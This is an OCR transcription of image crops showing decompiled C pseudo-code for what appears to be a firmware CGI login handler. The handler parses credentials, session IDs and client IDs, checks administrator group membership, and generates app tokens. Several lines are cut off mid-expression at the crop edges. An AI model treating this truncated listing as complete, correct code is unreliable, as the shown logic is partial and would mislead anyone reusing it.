
```c
  {
    app = 0LL;
    v4 = CGI_Find_Parameter(a1, "user");
    if ( v4 )
      goto LABEL_3;
  }
  v68 = 0LL;
LABEL_4:
  v5 = CGI_Find_Parameter(a1, "pwd");
  if ( v5 )
  {
    v67 = 1;
    strncpy(v76, *(v5 + 8), 0x81uLL);
  }
  else
  {
    v67 = 0;
  }
  v6 = CGI_Find_Parameter(a1, "remme");
  if ( v6 )
  {
    v66 = strtol(*(v6 + 8), 0LL, 10);
    v7 = CGI_Find_Parameter(a1, "app_token");
    if ( v7 )
    {
LABEL_8:
      app_token = *(v7 + 8);
      goto LABEL_9;
    }
  }
  else
  {
    v66 = 0;
    v7 = CGI_Find_Parameter(a1, "app_token");
    if ( v7 )
      goto LABEL_8;
```




```
  }
  app_token = 0LL;
LABEL_9:
  v9 = CGI_Find_Parameter(a1, "renew");
  if ( v9 )
    renew = strtol(*(v9 + 8), 0LL, 10);
  else
    renew = 0;
  v11 = CGI_Find_Parameter(a1, "auth");
  if ( v11 )
  {
    auth = strtol(*(v11 + 8), 0LL, 10);
    v12 = CGI_Find_Parameter(a1, "sid");
    if ( v12 )
      goto LABEL_13;
  }
  else
  {
    auth = 0;
    v12 = CGI_Find_Parameter(a1, "sid");
    if ( v12 )
    {
LABEL_13:
      sid = *(v12 + 8);
      v13 = CGI_Find_Parameter(a1, "client_id");
      if ( v13 )
        goto LABEL_14;
      goto LABEL_54;
    }
  }
  sid = 0LL;
  v13 = CGI_Find_Parameter(a1, "client_id");
  if ( v13 )
  {
LABEL_14:
    client_id = *(v13 + 8);
```




```
    v15 = CGI_Find_Parameter(a1, "client_app");
    if ( v15 )
      goto LABEL_15;
LABEL_55:
    client_app = 0LL;
    v17 = CGI_Find_Parameter(a1, "client_agent");
    if ( v17 )
      goto LABEL_16;
LABEL_56:
    client_agent = 0LL;
    goto LABEL_17;
  }
LABEL_54:
  client_id = 0LL;
  v15 = CGI_Find_Parameter(a1, "client_app");
  if ( !v15 )
    goto LABEL_55;
LABEL_15:
  client_app = *(v15 + 8);
  v17 = CGI_Find_Parameter(a1, "client_agent");
  if ( !v17 )
    goto LABEL_56;
LABEL_16:
  client_agent = *(v17 + 8);
LABEL_17:
  v19 = CGI_Find_Parameter(a1, "duration");
  if ( !v19 || ((v20 = strtol(*(v19 + 8), 0LL, 10), v20 <= 0) ? (v21 = v20 == -1) : (v21
    v22 = 90;
  if ( !CGI_Find_Parameter(a1, "gen_client_id") || get_uuid(v79, 257, v23, v24, v25, v26,
  {
    sub_411020();
    if ( Get_App_Token_Support(app) )
    {
      v48 = -1;
      goto LABEL_35;
    }
    v42 = 0;
    if ( app_token )
      goto LABEL_27;
    if ( ((v68 != 0LL) & v67) == 0 )
      goto LABEL_39;
LABEL_38:
    if ( !User_Belongs_To_Group(v68, "administrators") || b64_Decode_Ex(v84, 512LL, v76)
      goto LABEL_109;
    if ( strlen(v84) > 0x40 )
      v84[65] = 0;
    v51 = v68;
    if ( sub_40D990(v68, v84, 1LL) )
    {
      v48 = -1;
      sub_40EB90(app, v68, client_id, client_app, client_agent);
      goto LABEL_34;
    }
    if ( v66 )
    {
      if ( !client_id )
      {
        if ( !Get_App_Token(app, v68, v78, 257LL) )
          goto LABEL_33;
        memset(v78, 0, 0x101uLL);
        if ( !Gen_App_Token(app, v68, v78, 257LL) )
          goto LABEL_33;
        goto LABEL_109;
      }
    }
    else
    {
LABEL_39:
      if ( !sid )
        goto LABEL_63;
      if ( auth_get_session(sid, 1LL, &unk_43AAB8) )
        goto LABEL_109;
```




```
      v51 = byte_43AB0A;
      if ( !User_Belongs_To_Group(byte_43AB0A, "administrators") )
        goto LABEL_109;
      if ( !v66 )
        goto LABEL_63;
      if ( !client_id )
      {
        if ( !Get_App_Token(app, byte_43AB0A, v78, 257LL) )
          goto LABEL_33;
        memset(v78, 0, 0x101uLL);
        if ( !Gen_App_Token(app, byte_43AB0A, v78, 257LL) )
          goto LABEL_33;
        v48 = -1;
        goto LABEL_34;
      }
    }
    if ( !Get_App_Token_by_Client_ID(app, v51, client_id, v78, 257LL) )
      goto LABEL_33;
    memset(v78, 0, 0x101uLL);
    v43 = v22;
    v44 = client_agent;
    v45 = client_app;
    v46 = client_id;
    v47 = v51;
LABEL_32:
    if ( !Gen_App_Token_by_Client_ID(app, v47, v46, v45, v44, v43, v78, 257LL) )
    {
LABEL_33:
      v48 = 0;
      sub_40F730("app_token", 0LL, "%s", v34, v35, v36, v37, v38, v39, v40, v41, v78, v30
      goto LABEL_34;
    }
    goto LABEL_109;
  }
  sub_411020();
  if ( Get_App_Token_Support(app) )
```



